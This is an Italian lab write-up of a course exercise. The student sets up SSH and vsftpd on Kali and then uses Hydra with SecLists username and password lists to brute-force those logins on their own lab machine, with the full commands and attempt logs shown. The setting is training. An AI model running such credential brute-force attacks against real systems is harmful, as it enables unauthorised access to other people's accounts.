

# ATTACCHI ALLE RETI - HYDRA - ESERCIZIO

## Traccia:

L'esercizio di oggi ha un duplice scopo:

- Fare pratica con Hydra per craccare l'autenticazione dei servizi di rete
- Consolidare le conoscenze dei servizi stessi tramite la loro configurazione

**Ricordate che la configurazione dei servizi è essa stessa parte dell'esercizio**

L'esercizio si svilupperà in due fasi:


- Una prima fase dove insieme vedremo l'abilitazione di un servizio SSH e la relativa sessione di cracking dell'autenticazione con Hydra
- Una seconda fase dove sarete liberi di configurare e craccare un qualsiasi servizio di rete tra quelli disponibili, ad esempio ftp, rdp, telnet, autenticazione HTTP.

## Consegna:

1. Mi posiziono in NAT, utilizzate il comando `sudo apt install seclists`, `sudo apt install vsftpd`
2. Mi posiziono in rete interna, esercizio guidato su SSH da Kali a Kali
3. FTP da Kali a Kali
4. Bonus: telnet / ssh / ftp da Kali a Metasploitable (in rete interna) utente msfadmin password listadipassword (con msfadmin incluso)

## Esecuzione:

Per prima cosa creiamo l'utenza su Kali con nome **test\_user** e password **testpass** e accediamo.



```
test_user@kali: /home/kali
File Actions Edit View Help
(kali@kali)-[~]
$ sudo userdel test_user
[sudo] password for kali:

(kali@kali)-[~]
$ sudo adduser test_user
info: Adding user `test_user' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `test_user' (1001) ...
info: Adding new user `test_user' (1001) with group `test_user (1001)' ...
warn: The home directory `/home/test_user' already exists. Not touching this directory.
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
  Full Name []: test_user
    Room Number []:
    Work Phone []:
    Home Phone []:
      Other []:
Is the information correct? [Y/n] y
info: Adding new user `test_user' to supplemental / extra groups `users' ...
info: Adding user `test_user' to group `users' ...

(kali@kali)-[~]
$ su test_user
Password:
(test_user@kali)-[/home/kali]
```

## SSH da Kali a Kali

Avviamo il servizio **ssh** su quella utenza.

```
(test_user@kali)-[/home/kali]
$ service ssh start

(test_user@kali)-[/home/kali]
$
```

Eseguiamo un test di accesso dall'utenza **kali** per accertarci che il servizio sia effettivamente attivo.

```
test_user@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ ssh test_user@127.0.0.1
test_user@127.0.0.1's password:
Linux kali 6.5.0-kali3-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.5.6-1kali1 (2023-10-09) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Feb  9 14:26:41 2024 from 127.0.0.1
(test_user@kali)-[~]
$
```

Effettivamente il servizio risulta essere attivo e lo notiamo dal fatto che siamo dentro con l'utenza **test\_user**.

In una altra finestra di shell, installiamo il pacchetto **seclists** (non effettuerà il download in quanto già installata).

```
kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ sudo apt install seclists
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
seclists is already the newest version (2023.4-0kali1).
The following packages were automatically installed and are no longer required:
  cython3 debtags gcc-12-base kali-debtags libarmadillo11 libcanberra-gtk-module libcanberra-gtk0 libcbor0.8
  libcodec2-1.1 libcurl3-nss libdavid6 libgcc-12-dev libgdal33 libgeos3.12.0 libgumbo1 libgupnp-igd-1.0-4
  libjavascriptcoregtk-4.0-18 libjim0.81 libnfs13 libobjc-12-dev libplacebo292 libqt5multimedia5
  libqt5multimedia5-plugins libqt5multimediagsttools5 libqt5multimediawidgets5 librtlsdr0 libstdc++-12-dev
  libtexluajit2 libucl1 libutf8proc2 libvpx7 libwebkit2gtk-4.0-37 libwireshark16 libwiretap13 libwsutil14
  lua-lpeg nss-plugin-pem python3-aioredis python3-apscheduler python3-backcall python3-debian python3-future
  python3-jdcal python3-pickleshare python3-pyminifier python3-quamash python3-requests-toolbelt
  python3-rfc3986 python3-tzlocal python3-unicodcsv
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 73 not upgraded.
```

Installiamo anche il pacchetto per il servizio ftp per effettuare l'accesso ad un'altra porta attiva, sempre sull'utenza **test\_user**.

```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ sudo apt install vsftpd  
[sudo] password for kali:  
Reading package lists... Done  
Building dependency tree... Done  
Reading state information... Done  
The following packages were automatically installed and are no longer required:  
  cython3 debtags gcc-12-base kali-debtags libarmadillo11 libcanberra-gtk-module libcanberra-gtk0 libcbor0.8  
  libcodec2-1.1 libcurl3-nss libdav1d6 libgcc-12-dev libgdal33 libgeos3.12.0 libgumbo1 libgupnp-igd-1.0-4  
  libjavascriptcoregtk-4.0-18 libjim0.81 libnfs13 libobjc-12-dev libplacebo292 libqt5multimedia5  
  libqt5multimedia5-plugins libqt5multimediagsttools5 libqt5multimediawidgets5 librtlsdr0 libstdc++-12-dev  
  libtexluajit2 libucl1 libutf8proc2 libvpx7 libwebkit2gtk-4.0-37 libwireshark16 libwiretap13 libwsutil14  
  lua-lpeg nss-plugin-pem python3-aioredis python3-apscheduler python3-backcall python3-debian python3-future  
  python3-jdcal python3-pickleshare python3-pyminifier python3-quamash python3-requests-toolbelt  
  python3-rfc3986 python3-tzlocal python3-unicodedsv  
Use 'sudo apt autoremove' to remove them.  
The following NEW packages will be installed:  
  vsftpd  
0 upgraded, 1 newly installed, 0 to remove and 73 not upgraded.  
Need to get 143 kB of archives.  
After this operation, 353 kB of additional disk space will be used.  
Get:1 http://http.kali.org/kali kali-rolling/main amd64 vsftpd amd64 3.0.3-13+b3 [143 kB]  
Fetched 143 kB in 1s (252 kB/s)  
Preconfiguring packages ...  
Selecting previously unselected package vsftpd.  
(Reading database ... 419190 files and directories currently installed.)  
Preparing to unpack .../vsftpd_3.0.3-13+b3_amd64.deb ...  
Unpacking vsftpd (3.0.3-13+b3) ...  
Setting up vsftpd (3.0.3-13+b3) ...  
update-rc.d: We have no instructions for the vsftpd init script.  
update-rc.d: It looks like a network service, we disable it.  
  
Progress: [ 60%] [#####.....]
```

Adesso dobbiamo provare ad eseguire un cracking dell'autenticazione con il tool **Hydra**.

Apriamo una nuova finestra shell e proviamo a lanciare il seguente comando:

```
hydra -L /usr/share/seclists/Username/<fileusername.txt> -P  
/usr/share/seclists/Password/<filepassword.txt> [IP_target] -t 32 -V ssh
```

Vediamo un momento ogni dato inserito:

- **-L**: parametro che permette a Hydra di prendere un file, contenente tutti gli utenti possibili, e di utilizzarlo per il cracking dell'accesso.
- **-P**: simile al precedente con la differenza che prende un file che contiene tutte le password possibili.
- **[IP\_target]**: indirizzo IP della macchina target designata per il tentato accesso.
- **-t**: frequenza fra i vari tentativi, ovvero quanto spesso cerca di utilizzare una combinazione Hydra.
- **-V**: mostra in tempo reale tutti i tentativi che effettua.
- **SSH**: il protocollo che viene usato per tentare l'accesso.

```
(kali@kali)-[/home/test_user]
$ hydra -L /usr/share/seclists/Username/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords.txt 192.168.50.100 -t 32 -V ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-09 14:33:46
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 32 tasks per 1 server, overall 32 tasks, 43048882131570 login tries (l:8295455/p:5189454), ~134527756 6612 tries per task
[DATA] attacking ssh://192.168.50.100:22/
[ATTEMPT] target 192.168.50.100 - login "info" - pass "123456" - 1 of 43048882131570 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "password" - 2 of 43048882131570 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "12345678" - 3 of 43048882131570 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "qwerty" - 4 of 43048882131570 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "123456789" - 5 of 43048882131570 [child 4] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "12345" - 6 of 43048882131570 [child 5] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "1234" - 7 of 43048882131570 [child 6] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "111111" - 8 of 43048882131570 [child 7] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "1234567" - 9 of 43048882131570 [child 8] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "dragon" - 10 of 43048882131570 [child 9] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "123123" - 11 of 43048882131570 [child 10] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "baseball" - 12 of 43048882131570 [child 11] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "abc123" - 13 of 43048882131570 [child 12] (0/0)
```

Una volta terminato di effettuare tutti i tentativi possibili si va a pescare quello che ha riportato un match positivo. Evidenziato come di seguito.

```
[22][ssh] host: 192.168.50.100 login: test_user password: testpass
```



## FTP da Kali a Kali

Avviamo il servizio **ftp** sempre sulla stessa utenza.

```
(test_user@kali)-[/home/kali]
$ service vsftpd start

(test_user@kali)-[/home/kali]
$
```

Adesso dobbiamo provare ad eseguire un cracking dell'autenticazione con il tool **Hydra**.

Apriamo una nuova finestra shell e proviamo a lanciare il seguente comando:

```
hydra -L /usr/share/seclists/Username/<fileusername.txt> -P
/usr/share/seclists/Password/<filepassword.txt> [IP_target] -t 32 -V ftp
```

Vediamo che succede.

```
(kali@kali)-[~]
$ hydra -L /usr/share/seclists/Username/userprova.txt -P /usr/share/seclists/Passwords/password.txt 192.168.50.100 -t 32 -V ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-09 17:20:25
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ftp://192.168.50.100:21/
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "testpass" - 1 of 1 [child 0] (0/0)
[21][ftp] host: 192.168.50.100 login: test_user password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-02-09 17:20:36
```

Per abbreviare i tempi sono stati usati dei file .txt di prova contenenti:

- N.1 elenco di utenti personalizzato
- N.1 elenco di password personalizzate.

Come nel caso precedente, si otterrà un match qual'ora uno dei possibili match permette l'accesso. Il match "vincente" viene sempre evidenziato in mezzo a tutte le prove eseguite.